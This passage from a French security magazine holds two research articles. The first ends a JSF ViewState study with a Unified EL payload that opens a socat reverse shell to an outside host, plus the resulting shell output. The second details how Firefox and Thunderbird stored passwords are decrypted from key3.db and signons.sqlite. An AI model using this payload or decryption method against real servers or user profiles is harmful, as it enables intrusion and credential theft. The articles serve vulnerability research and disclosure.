0ABXVyABNbTGphdmEubGFuZy5PYmp1Y3Q7kM5YnxBzKwCAAB4cAAAAA
J1cQB[...]
```

Les validations ne sont plus appliquées côté serveur et les données sont effectivement sauvegardées bien qu'elles ne respectent pas les contraintes, à savoir :

- prénom = '
- nom = ''
- mot de passe = A
- adresse = A * 120
- email = ''

• Save success!

Firstname

Password

Lastname

Address

Email

Fig. 8 : Contournement des validations JSF.



Pourquoi ce comportement ? En modifiant le nom du groupe de validation des contraintes appliquées, MyFaces est dans l'incapacité de savoir s'il s'agit d'un groupe légitime ou non. Le seul critère que JSF impose à MyFaces est que le groupe doit correspondre à une interface Java. Or, **java.util.Map** en est une. Du côté de MyFaces, le groupe de validation **java.util.Map** n'est rattaché à aucune contrainte, donc il n'y a aucune vérification à réaliser sur les entrées utilisateurs. Les données sont alors transmises à l'application. Un mécanisme de validation des données utilisateur basé sur les groupes de validation est donc facilement contournable.

MyFaces 2.0.8 corrige le problème et ne transmet plus le nom des groupes de validation au travers du ViewState.

2.6 Exécution de code arbitraire

Pour finir, nous allons nous intéresser au Graal de l'intrusion : l'exécution de code arbitraire sur le serveur distant. Pour ce cas, nous allons nous placer dans le cadre suivant :

- serveur Apache Tomcat 7.0.42 (dernière version disponible) ;
- Mojarra 2.1.23 (dernière version de la branche 2.1) ;
- PrimeFaces 3.5 (dernière version de la branche community).

Dans de très nombreuses applications d'envergure, l'utilisation d'une implémentation comme MyFaces ou Mojarra n'est plus suffisante. Il est souvent nécessaire d'utiliser des bibliothèques supplémentaires permettant de simplifier encore plus le développement des interfaces graphiques. Parmi ces bibliothèques se trouve PrimeFaces qui est l'une des plus populaires. Dans notre exemple, cette bibliothèque est utilisée pour générer le tableau listant nos dernières dépenses ainsi que pour permettre l'exportation de ces données au format CSV. Au niveau du code, les lignes suivantes suffisent à implémenter ces fonctionnalités :

```
<h:form id="operationsForm">
  <p:dataTable id="tbl" var="operation" value="#{operationsController.operations}">
    <p:column headerText="Label">
      <h:outputText value="#{operation.label}" />
    </p:column>
    <p:column headerText="Date">
      <h:outputText value="#{operation.date}" />
    </p:column>
    <p:column headerText="Debit">
      <h:outputText value="#{operation.debit}" />
    </p:column>
  </p:dataTable>
```

```
<h:panelGrid columns="2">
  <p:panel header="Export All Data">
    <h:commandLink>
      <h:outputText value="CSV" />
      <p:dataExporter type="csv" target="tbl" fileName="operations" />
    </h:commandLink>
  </p:panel>
</h:panelGrid>
</h:form>
```

Au niveau du ViewState générée, celui-ci est beaucoup plus complexe que précédemment. Nous noterons notamment la présence d'objets **org.apache.el.ValueExpressionImpl** :

```
[instance 0x7e000f: 0x7e000e/org.apache.el.ValueExpressionImpl
  s_offset: 387 / e_offset: 468
  object annotations:
    org.apache.el.ValueExpressionImpl
    [blockdata from 441 to 465: 23 bytes]
    raw: \x17\x00\x03\x74\x62\x6c\x00\x10\x6a\x61\x76\x61\x2e\x6c\x61\x6e\x67\x2e\x4f\x62\x6a\x65\x63\x74
    from 442 to 445: 3 bytes: tbl
    from 447 to 463: 16 bytes: java.lang.Object

  field data:
    0x7e000b/javax.el.ValueExpression:
    0x7e000c/javax.el.Expression:
]
```

Ces objets sont les implémentations Apache de **javax.el.ValueExpression** et représentent des expressions issues du langage Unified Expression Language. Ce langage présent dans les spécifications JSP 2.1 est le résultat de la fusion entre le JSTL et le JSF Expression Language. En termes de fonctionnalités, ce type de langage a souvent fait parler de lui au sein d'autres technologies telles que Struts, Spring et Jboss, car il permet un accès à la quasi-totalité de l'API Java.

Dans le cadre d'une intrusion, un attaquant étant en mesure de manipuler ce type d'expression pourra prendre la main sur le serveur sous-jacent. Par exemple, l'expression Unified EL suivante permet l'exécution de commandes systèmes arbitraires :

```
#{{request.getClass().getClassLoader().loadClass('java.lang.Runtime').getDeclaredMethods()[6].invoke(null).exec('<cmd>')}
```

Cette expression réalise les opérations suivantes :

1. récupération de l'objet **request** qui correspond à la requête HTTP de l'utilisateur ;
2. récupération du **classloader** de l'objet **request** ;
3. chargement de la classe **java.lang.Runtime** à l'aide du **classloader** ;
4. récupération de la méthode **getRuntime()** située à l'index 6 du tableau retournée par la méthode **getDeclaredMethods()** (cet index varie suivant les systèmes) ;



5. invocation de la méthode **getRuntime()** afin d'instancier un objet **java.lang.Runtime** ;
6. appel de la méthode **exec(String cmd)** sur l'objet instancié.

Toutes ces étapes sont nécessaires, car l'Unified EL ne permet pas d'appeler de manière simple des méthodes statiques comme **java.lang.Runtime.getRuntime()**.

Dans notre cas, nous avons donc un ViewState contenant une expression Unified EL. Pour plus de clarté, la chaîne de caractères représentant l'expression **tbl** :

```
[instance 0x7e000f: 0x7e000e/org.apache.el.ValueExpressionImpl
  _offset: 387 / e_offset: 468
object annotations:
  org.apache.el.ValueExpressionImpl
  [blockdata from 441 to 465: 23 bytes]
    raw: \x17\x00\x03\x74\x62\x6c\x00\x10\x6a\x61\x76\x61\x2e\x6c\x61\x6e\x67\x2e\x4f\x62\x6a\x65\x63\x74
    from 442 to 445: 3 bytes: tbl
    from 447 to 463: 16 bytes: java.lang.Object

field data:
  0x7e000b/javax.el.ValueExpression:
  0x7e000c/javax.el.Expression:
]
]
```

Celle-ci est contenue dans le bloc de données d'une annotation. Pour modifier cette valeur, la démarche est alors plus complexe que pour la modification d'un type natif Java (ex : nombre entier, chaîne, etc.), mais reste réalisable. Nous allons donc tenter de modifier l'expression en question afin que celle-ci exécute un reverse shell sur une machine que nous contrôlons :

```
#{request.getClass().getClassLoader().loadClass('java.lang.Runtime').getDeclaredMethods()[6].invoke(null).exec('socat TCP-CONNECT:pentest.synacktiv.com:80 exec:/bin/sh,pty,stderr,setsid,sigint,sane')}
```

À l'aide de notre outil, nous appliquons la modification en spécifiant un bloc de données contenant notre charge utile. Cette étape est relativement complexe étant donné qu'il est nécessaire de générer son propre bloc de données et recalculer un certain nombre de tailles au sein de celui-ci :

```
$> ./inyourface.sh -rawpatch 441 465 /tmp/payload.txt -outfile /tmp/patched.txt /tmp/viewstate.txt
```

HTTP Status 500 - java.lang.UNIXProcess cannot be cast to java.lang.String

type Exception report

message **java.lang.UNIXProcess cannot be cast to java.lang.String**

description The server encountered an internal error that prevented it from fulfilling this request.

exception

```
javax.servlet.ServletException: java.lang.UNIXProcess cannot be cast to java.lang.String
 javax.faces.webapp.FacesServlet.service(FacesServlet.java:606)
```

Fig. 9 : Exception levée lors de l'envoi d'une expression Unified EL modifiée.

Si nous décodons notre ViewState modifié, nous pouvons voir que l'expression est bien celle désirée :

```
[instance 0x7e000f: 0x7e000e/org.apache.el.ValueExpressionImpl
  _offset: 387 / e_offset: 655
object annotations:
  org.apache.el.ValueExpressionImpl
  [blockdata from 441 to 652: 210 bytes]
    raw: \xd2\x00\xbe\x23[...]2e\x4f\x62\x6a\x65\x63\x74
    from 442 to 632: 190 bytes: #{request.getClass()
      getClassLoader().loadClass('java.lang.Runtime').getDeclaredMethods()
      [6].invoke(null).exec('socat TCP-CONNECT:pentest.synacktiv.com:80
      exec:/bin/sh,pty,stderr,setsid,sigint,sane')}
    from 634 to 650: 16 bytes: java.lang.Object

field data:
  0x7e000c/javax.el.Expression:
  0x7e000b/javax.el.ValueExpression:
]
```

Il ne reste plus qu'à mettre en écoute le port 80 sur la machine `pentest.synacktiv.com` et envoyer le ViewState modifié au serveur distant. Dans notre cas, une exception va être levée côté serveur indiquant qu'il n'est pas en mesure de caster un objet **java.lang.UNIXProcess** en **java.lang.String** ce qui semble être de bon augure... (cf. figure 9).

Du côté du port en écoute, nous constatons effectivement que le serveur a bien exécuté notre expression et que nous disposons maintenant d'un shell sur le serveur :

```
$> nc -vlp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [victim.com] port 80 [tcp/*] accepted (family 2, sport 35627)
/bin/sh: 0: can't access tty; job control turned off
$ id
id
uid=1008(tomcat) gid=1008(tomcat)
```

Là où la librairie PrimeFaces apporte des fonctionnalités intéressantes qu'il est possible d'incorporer au sein de l'application en très peu de code, elle vient également avec son lot de mécanismes complexes et vecteurs de failles potentielles. La raison pour laquelle des expressions Unified EL se retrouvent dans le ViewState reste encore obscure à nos yeux.

Conclusion

L'utilisation des ViewStates n'est donc pas sans risque pour votre application. Ce problème est d'ailleurs connu depuis quelques années, mais aucune information publique ne décrit les possibilités d'exécution de commandes arbitraires. Les mises à jour régulières des spécifications JSF et JSP accompagnées de l'apport de nouvelles fonctionnalités telles que la puissance du

langage Unified EL ouvrent de nouvelles portes bien plus critiques que la simple fuite d'informations ou l'injection de code côté client.

Par ailleurs, le dépôt d'une partie de la logique métier côté client a toujours été contraire aux bonnes pratiques de sécurité. Il n'est donc pas étonnant de voir de telles vulnérabilités au sein du mécanisme ViewState. C'est d'ailleurs pour cela que le chiffrement du ViewState a été inclus au sein des spécifications JSF et rendu obligatoire par défaut à partir de JSF 2.2.

Dans tous les cas, il est fortement recommandé de réfléchir à deux fois avant de décider d'utiliser un ViewState côté client. Si pour des raisons qui vous sont propres, cela s'avère nécessaire, il faudra donc vérifier les points suivants :

- Toujours valider les scope des différents objets Java. Il n'est notamment pas recommandé d'utiliser le scope **@ViewScoped**, car il est souvent à l'origine de fuites d'informations.
- Utiliser le mot-clé **transient** sur les attributs que vous ne souhaitez pas voir apparaître dans les ViewState. Cela empêchera leur sérialisation.
- Toujours chiffrer le ViewState et incorporer également un mécanisme de contrôle d'intégrité si l'implémentation utilisée vous le permet.
- Ne jamais faire confiance aux données contenues dans un ViewState. À partir du moment où celles-ci ont été potentiellement manipulées par un utilisateur, il est nécessaire de toutes les vérifier en faisant attention aux techniques de contournement vues précédemment.

Pour plus de sécurité, le stockage côté serveur reste à privilégier. ■

■ RÉFÉRENCES

[PADDING] [http://netifera.com/research/poet/
PaddingOraclesEverywhereEkoparty2010.pdf](http://netifera.com/research/poet/PaddingOraclesEverywhereEkoparty2010.pdf)

[XSS] [http://www.blackhat.com/presentations/
bh-dc-10/Byrne_David/BlackHat-DC-2010-
Byrne-SGUI-slides.pdf](http://www.blackhat.com/presentations/bh-dc-10/Byrne_David/BlackHat-DC-2010-Byrne-SGUI-slides.pdf)

[MSDN] [http://msdn.microsoft.com/en-us/
library/ms972976.aspx](http://msdn.microsoft.com/en-us/library/ms972976.aspx)


[DEFACE] [https://github.com/SpiderLabs/
deface](https://github.com/SpiderLabs/deface)

[MYFACES] [http://wiki.apache.org/myfaces/
Secure_Your_Application](http://wiki.apache.org/myfaces/Secure_Your_Application)

[JDESERIALIZE] [https://code.google.com/p/
jdeserialize/](https://code.google.com/p/jdeserialize/)

À DÉCOUVRIR
PROCHAINEMENT !
NOTRE NOUVEAU
GUIDE !

Linux Pratique
Hors-Série N°28



Sous réserve de toutes modifications.

RECYCLEZ !
LE GUIDE POUR METTRE
À PROFIT VOTRE ANCIEN
MATERIEL INFORMATIQUE !

DISPONIBLE DÈS LE 18 OCTOBRE
CHEZ VOTRE MARCHAND
DE JOURNAUX ET SUR :

boutique.ed-diamond.com



PROTECTION DES MOTS DE PASSE PAR FIREFOX ET THUNDERBIRD : ANALYSE PAR LA PRATIQUE

Laurent Clévy - lclevy@free.fr - @lorenzo2472

mots-clés : REVERSE ENGINEERING / FORENSIC / PROTECTION DE MOTS DE PASSE / DÉRIVATION DE CLÉ / BERKELEY DB 1.85 / ASN1

Lorsque l'on demande à Firefox de mémoriser des mots de passe, il est connu que ceux-ci sont stockés dans le fichier `signons.sqlite`, chiffrés via 3DES avec une clé située dans `key3.db` [1]. Mais se posent alors plusieurs questions. Par exemple, comment cette clé est-elle dérivée du 'mot de passe principal' ? Une recherche par force brute est elle possible? Cet article propose justement de décrire les formats de données et algorithmes utilisés afin de protéger vos mots de passe dans Firefox et Thunderbird.

1 Le gestionnaire de mots de passe de Firefox

Le Password Manager [**I**] de Firefox permet de stocker les mots de passe et identifiants (login) associés à un site web. Il s'agit par exemple des valeurs saisies dans les champs **userid** et **pass** de la page de connexion <https://signin.ebay.fr>. Au moment où l'on retourne sur une page dont le mot de passe est sauvegardé, Firefox préremplit les valeurs de ces champs. On suppose que dans un formulaire HTTP POST, lorsque le nom d'un premier champ contient **user** ou **login**, suivi par un deuxième champ nommé **pass** ou **password** (et de type password), Firefox les identifie alors comme paire login/mot de passe.

Le même site officiel [1] explique que ces mots de passe sont stockés dans les fichiers **key3.db** et **signons.sqlite** du profil utilisateur Firefox. Il est également recommandé d'utiliser un Master Password afin de protéger ces mots de passe.

1.1 Structure et contenu de Signsos.sqlite

Intéressons-nous d'abord à ce dernier fichier, au format SQL, et examinons la structure de la table SQL **moz_logins**. Pour l'exemple précédent, les valeurs des colonnes les plus intéressantes sont :

hostname=https://signin.ebay.fr	formSubmitURL= https://signin.ebay.fr
usernameField=userid	passwordField=pass
encryptedUsername=MDoEEPgAAAAAAAAAAAAAA... ...	encryptedPassword=MDoEEPgAAAAAAAAAAAAAA... ...

On comprend donc comment sont stockés les mots de passe associés à chaque page. La question suivante est bien sûr : comment sont chiffrés les champs `username` et `password` ?

Choisissons une paire utilisateur/mot de passe complet. Nous garderons d'ailleurs cet exemple jusqu'à la fin de l'article, y compris pour le contenu de **key3.db**,

```
user =MDIEEPgAAAAAAAAAAAAAAEwFAYIKoZIhvCNAwcECMRMLjokk1SaBAis/  
ØsPBIVyDEQ==  
passwd=MDoEEPgAAAAAAAAAAAAAAEwFAYIKoZIhvCNAwcECGt3JuezKgoUBBB4  
Jwi9j9C+NmhWDzfcnnA
```

On reconnaît facilement l'encodage Base64 grâce à la suite ...AAAAAA..., encodant des octets nuls. Après décodage, chaque séquence de 80 caractères Base64 donne 60 octets, ici représentée comme séquence hexadécimale.

Les 2 valeurs sont encodées en ASN1 DER [2]. La syntaxe est type-longueur-valeur. Ici, respectivement 0x30_0x32 puis la séquence de 50 octets 0410_1d11

Le type 0x30 est une séquence (**SEQUENCE**), le type 4 une chaîne d'octet (**OCTETSTRING**), le type 6 « **OBJECT IDENTIFIER** », etc.

Après décodage, la chaîne **user** se lit comme suit (les codes couleur pour les types et les valeurs sont conservés) :

```
SEQUENCE {
    OCTETSTRING f800000000000000000000000000000000000000000000000000000000000001
    SEQUENCE {
        OBJECTIDENTIFIER 1.2.840.113549.3.7 // DES-EDE3-CBC
        OCTETSTRING c44c2e3a2493549a
    }
    OCTETSTRING 92ff4b0f04861d11
}
```

et la chaîne **passwd** :

```
SEQUENCE {
    OCTETSTRING f800000000000000000000000000000000000000000000000000000000000001
    SEQUENCE {
        OBJECTIDENTIFIER 1.2.840.113549.3.7 // DES-EDE3-CBC
        OCTETSTRING 6b772687b32a0a14
    }
    OCTETSTRING 782708a3f640be3661c35b7cdf7279c0
}
```

Finalement, on obtient pour chaque enregistrement un triplet de 3 valeurs, dont la première **f800...0001** est constante. L'Object Identifier (ou OID) signifie que l'algorithme de chiffrement utilisé **[4]** est 3DES EDE3 (avec 3 clés de 56 bits chacune) et en mode CBC, ce qui nécessite un vecteur d'initialisation (IV), qui pour 3DES est de 8 octets.

Justement, à chaque fois la deuxième chaîne d'octets (**OCTETSTRING**) fait 8 octets de long (peut être l'IV ?) et la deuxième chaîne possède une longueur multiple de 8, soit la taille du bloc de l'algorithme DES.

Nous y reviendrons plus tard, car il nous faut trouver la clé 3DES. Examinons donc le fichier **key3.db**.

2 Structure et contenu de key3.db

Cette base de données est de format Berkeley en version 1.85 [3].

```
$ file key3.db  
key3.db : Berkeley DB 1.85 (Hash, version 2, native byte-order)
```

key3.db contient quatre enregistrements dont les identifiants sont **f8000000000000000000000000000000**, **Version**, **password-check** et **global-salt**. Le Dr Stephen Henson [5] et Plakosh and Al. [6] expliquent comment utiliser la valeur **password-check** que voici, quelque peu « mise en forme » pour en faciliter l’interprétation :

AUTOUR DE L'ARTICLE...

■ APERÇU DE LA STRUCTURE D'UNE BASE DE DONNÉES BSDDB V1.85

Il existe un module python (`bsddb185`) et un utilitaire sous Linux (`dump_db185`), mais pourquoi ne pas jeter un œil à la structure de cette base ? Nous allons voir qu'il est facile d'accéder aux données.

```
0x000000: 00061561 00000002 000004d2 00001000  
...  
0x000030: 00000001 00010000 00000004 00000001  
...
```

Le fichier hash.h dans le code source [3] définit l'entête de la base, dont voici les données nécessaires à la récupération du contenu.

La première valeur de 32 bits (0x61561) permet de reconnaître qu'il s'agit d'une base Berkeley DB de type Hash, la deuxième (offset 4) la version, ici la valeur 2 signifie « version 1.85 ». À l'offset 12, se trouve la taille des pages, unité de base des données chargées en mémoire, ici 0x1000 octets. Enfin, on peut apprendre que cette base contient 4 clés, valeur stockée à l'offset 0x38.

Au début de chaque page, après l'entête, est stockée une table de pointeurs (sur 16 bits, little endian) sur les données stockées dans la page, à partie de l'offset 2 :

```
0x001000: 0600f90f f80fea0f b60fab0f 970f850f  
0x001010: 970fffff ffffffff ffffffff ffffffff
```

Ainsi, cette table indique 5 pointeurs vers 3 paires clé/valeurs : 0xff9, 0xff8, 0xfea, 0xfb6, 0xf97. En partant à rebours de la fin de la page, et par alternance cela permet de trouver chaque clé puis valeur des enregistrements Version, puis password-check et enfin global-salt.

```
0x001f90: ffffffff ffffff31 5aa1088a 0c1fbfa32 .....1z.....2
0x001fa0: cf613eec e884a02a 9ac0cd67 6c6f6261 .>....*...globa
0x001fb0: 6c2d7361 c6740314 01ad6f10 16c8bf0b l-salt....o.....
0x001fc0: eeeeeee3 add1bf05 c275da42 fd000b2a .....u.B....*
0x001fd0: 864886f7 010a0c05 010a3989 f3015f50 .H.....P.....
0x001fe0: 87fceaf9 8435ad09 c7370617 7373776f .....5....spasswo
0x001ff0: 72642d63 6865636b 03566572 73696f6e rd-check.Version
```

```
0x002000: 0200f00f 5d0f530f 5d0f0000 00000000 ....].S.].....  
...  
0x002f50: 00000000 00000000 00000000 00030001 .....0.....  
0x002f60: 0030818c 3028060b 2a864886 f70d010c .0.0(..*.H....  
...  
0x002ff0: f8000000 00000000 00000000 00000001
```

Dans le script `firepwd.py` fourni à titre didactique avec cet article [7], la fonction `readBsddb()` lit le contenu de la base dans ce format et retourne un dictionnaire Python.

```
031401 ad6f1016c8bf0beeeeeee3add1bf05c275da42fd 00 0b
2a864886f70d010c050103 a989f3015f5087fecae98435ad09fc73
```

Le 2e octet (en rouge) code la longueur du l'entry-salt qui commence à l'octet 4 (en bleu). Les 16 derniers octets représentent la chaîne de caractères **password-check**, chiffrée en 3DES CBC avec une clé dérivée du Master Password (qui peut être vide), du global-salt et de l'entry-salt. La valeur 2a86...0103 encode l'OID de l'algorithme utilisé, nous y reviendrons.

Ce format est partiellement décrit dans le code source (**keydb.c**) de la bibliothèque NSS de Netscape/Mozilla [8]. Pour la première fois, dès 1999, ce sont [5] et [6] qui décrivent l'algorithme de dérivation ; reprenons globalement la notation de [5], voir également la figure 1 :

```
HP = SHA1(global-salt | MasterPassword)
avec HP for " hashed password ", | pour " concaténation ", PES = Version
avec bourrage (padded) de entry-salt (ES), complété à 20 octets avec des
zéros.
CHP = SHA1( HP | ES )
k1 = HMAC-SHA1( key=CHP, msg=PES | ES )
tk = HMAC-SHA1( CHP, PES )
k2 = HMAC-SHA1( CHP, tk | ES )
k = k1 | k2
les 24 premiers octets de k sont la clé 3DES EDE3 et les 8 derniers l'IV.
```

Cet algorithme de dérivation de clé (voir figure 1), spécifique à Netscape, est implanté dans **secpkcs5.c** [9].

On vérifie donc la valeur de cette clé en déchiffrant les données de l'enregistrement **password-check**.

Soit, avec les valeurs global-salt et entry-salt :

```
GS=315aa1088a0c1fb32cf613eece884a02a9ac0cd, ES=ad6f1016c8bf0beeeee
ee3add1bf05c275da42fd
```

et un Master Password égal à **MISC***, les valeurs pour l'algorithme 3DES résultantes sont :

```
key = adb16943c31682b7f0bf8d0062ee15a059116d5486c36388, IV =
add8570c39fa4399
```

ainsi selon la syntaxe PyCrypto :

```
DES3.new( key, DES3.MODE_CBC, iv).decrypt(a989f3015f5087fecae98435
ad09fc73)
```

la valeur en clair est bien **password-check\x02\x02**, avec le bourrage (ici, de type PKCS) nécessaire à DES, dont la taille des données doit être multiple de 64 bits.

3 Décodage et déchiffrement de la clé privée

Vous avez bien sûr remarqué la valeur **f80000000000000000000000000000001** qui est à la fois l'identifiant d'un enregistrement dans **key3.db** et est également




Figure 1

présente dans chaque triplet des valeurs **username** et **password** étudiées précédemment et stockées dans **signons.sqlite**. Vous avez deviné : c'est cet enregistrement de **key3.db** qui contient la clé privée permettant de déchiffrer les valeurs protégées dans **signons.sqlite**. À nouveau [5] et [6] nous aide à interpréter la valeur de la base de données dont la clé est **f80000000000000000000000000000001** et dont la valeur, d'une longueur est de 147 octets (0x93), est mise en forme ci-dessous :

```
03 00 01 00 30818c 3028 060b 2a864886f70d010c050103 3019 0414
a8db682ac51cfad8c06664fe9deb5283073b33ee 0201 01 0460
72d5636049d4af9eedadaf7eb0dc1710a62d5362fe4086dcc0495e5ec8e96c23c
56b72a552e17756141ae80854d6fd03ecdc2c8f83d2c02d4c3f36e7e2b906f2c
70a8cf571a06666e53f241780f9e39815e7d840e97e434614ac20ec09002e861
```

Le 2e octet (en vert) est la longueur d'un sel (ici nul). Le 3e octet la longueur du nom de la clé, ici réduit à l'octet nul (en bleu). Ensuite commence la clé privée, encodée en ASN1. Les types ASN1 sont mis en rouge, et voici ci-dessous la version décodée :

```
SEQUENCE {
  SEQUENCE {
    OBJECTIDENTIFIER 1.2.840.113549.1.12.5.1.3 // PKCS#5
    pbeWithSha1AndTripleDES-CBC
    SEQUENCE { // like MacData from PKCS#12v1
      OCTETSTRING a8db682ac51cfad8c06664fe9deb5283073b33ee //
      used as entry-salt
      INTEGER 1 // iteration count
    }
    OCTETSTRING 72d5636049d4af9eedadaf7eb0dc1710a62d5362fe4086dcc
    0495e5ec8e96c23c56b72a552e17756141ae80854d6fd03ecdc2c8f83d2c02d4
    c3f36e7e2b906f2c70a8cf571a06666e53f241780f9e39815e7d840e97e434614a
    c20ec09002e861
}
```

Le 2ème OCTETSTRING (72d5...e861) est à nouveau chiffré avec 3DES CBC, et le 1er OCTETSTRING (a8db...33ee) doit être utilisé comme valeur d'entry-salt



pour en dériver la clé 3DES et son IV, de la même manière que pour la procédure de vérification du Master Password.

Ce format de données est finalement très proche de PKCS#12 V1.0, datant de 1999 [10]. Ainsi, l'OID 1.2.840.113549.1.12.5.1.3 (pbeWithSha1AndTripleDES-CBC) correspond à la chaîne d'octets remarquée précédemment (2a864886f70d010c050103). PBE signifie *Password Based Encryption*, mais l'algorithme de dérivation décrit plus haut est bien spécifique à Netscape et non conforme à PKCS#5 [11] et PKCS#12 qui définissent les formats et ces algorithmes, dont le plus couramment utilisé aujourd'hui est PBKDF2.

Continuons, après déchiffrement avec :

clé = aefa8fb2d3c9377d2c7e43af195c30b7d87750265cca7d21 et l'IV = 0342a42c8eef355c.

nous obtenons la valeur :

qui est une nouvelle fois au format ASN1, ce qui donne :

et en décodant une dernière fois en ASN1 la chaîne d'octets :

```
SEQUENCE {
    INTEGER 0
    INTEGER 00f8000000000000000000000000000000000000000000000000000000000001
    INTEGER 0
    INTEGER 13c1e53d51a1e60bc79419f7d59107ef97976d075832a45b //
longueur : 0x18 = 24 octets
    INTEGER 0
    INTEGER 0
    INTEGER 0
    INTEGER 0
    INTEGER 0
    INTEGER 21
}
```

GreHack

Nov. 15, 2013
Grenoble

In \xFF\E4 WE JUMP!

Confs

Embedded p0wnage
Malwares
Fuzzing
Exploit

CTF

HP Slate 7
Free pizzas
By Securimag





On obtient enfin la clé privée tant recherchée, après avoir transformé le 2ème entier en une séquence qui doit faire 24 d'octets ! Il s'agit donc de la clé 3DES CBC qui permet de décoder les valeurs **username** et **password**. Mais, où trouver l'IV de 8 octets nécessaire au mode CBC ?

4 Déchiffrement des valeurs username et password

Revenons à l'objectif initial : déchiffrer les données stockées dans **signons.sqlite**. Nul besoin d'attendre plus longtemps, les 8 octets parmi les triplets contiennent bien l'IV à utiliser pour déchiffrer la 3ème suite d'octets de chaque triplet, ici 92ff4b0f04861d11.

```
SEQUENCE {
    OCTETSTRING f80000000000000000000000000000000
    SEQUENCE {
        OBJECTIDENTIFIER 1.2.840.113549.3.7 // DES-EDE3-CBC
        OCTETSTRING c44c2e3a2493549a
    }
    OCTETSTRING 92ff4b0f04861d11
}
```

Ainsi, avec les paramètres suivants :

```
key = 13c1e53d51a1e60bc79419f7d59107ef97976d075832a45b et iv =
c44c2e3a2493549a
```

il devient possible de déchiffrer le **username** :

```
DES3.new( key, DES3.MODE_CBC, iv).decrypt(d5d99c7ea2e30132ef901a00
805890bc)
```

ce qui donne : **login\x03\x03\x03**. Pour le mot de passe, le principe est identique, mais laissé en exercice. Une vue d'ensemble de toutes ces opérations est en figure 2.

5 Analyse du niveau de protection

Analysons maintenant l'algorithme de dérivation de clé via la figure 1. Bien sûr, sans « mot de passe principal », le niveau de protection est nul et le déchiffrement des login/mot de passe est immédiat.

Et combien faut-il d'opérations élémentaires cryptographiques pour tester un mot de passe lors d'une attaque par force brute ? Deux SHA1 et deux à trois HMAC-SHA1 par itération, les données dépendantes du mot de passe étant représentées par des flèches pleines, et données pré-calculables en pointillés. Cela est très peu, surtout que dès PKCS#5 v2 (1999), le nombre minimal d'itérations recommandé est 1000. À titre de comparaison, IOS 3 d'Apple (en 2009) utilisait 2000 itérations de PBKDF2 et 10000 avec IOS 4.0 pour protéger l'accès de l'iPhone [12].

Pourquoi une protection si modeste ? Certainement pour raison historique, car cet algorithme de dérivation de clé date de Netscape 4.x en 1997. Il faut se souvenir que les États-Unis interdisaient avant 2000 l'export de la cryptographie au-delà de 40 bits. Le code source de Netscape Communicator 5.0 a été publié en mars 1998 [13], mais sans la cryptographie. Netscape avec SSL RC4-128 bits (auparavant 40 puis 56 bits) a été autorisé à l'export seulement en mai 2000, avec la version 4.73.

Mais curieusement, après la description des formats et algorithmes faite en 1999, il faudra attendre 2006, et l'outil FireMaster [14] qui permet l'attaque par force brute du fichier **key3.db**. Cette fonctionnalité est intégrée dans John the Ripper depuis 2012 [15].

Afin d'être complets, Thunderbird et SeaMonkey utilisent la même protection des mots de passe. Il est à noter également qu'avec Windows 7 version entreprise, Firefox ne sauvegarde aucun mot de passe, même si l'option est activée.

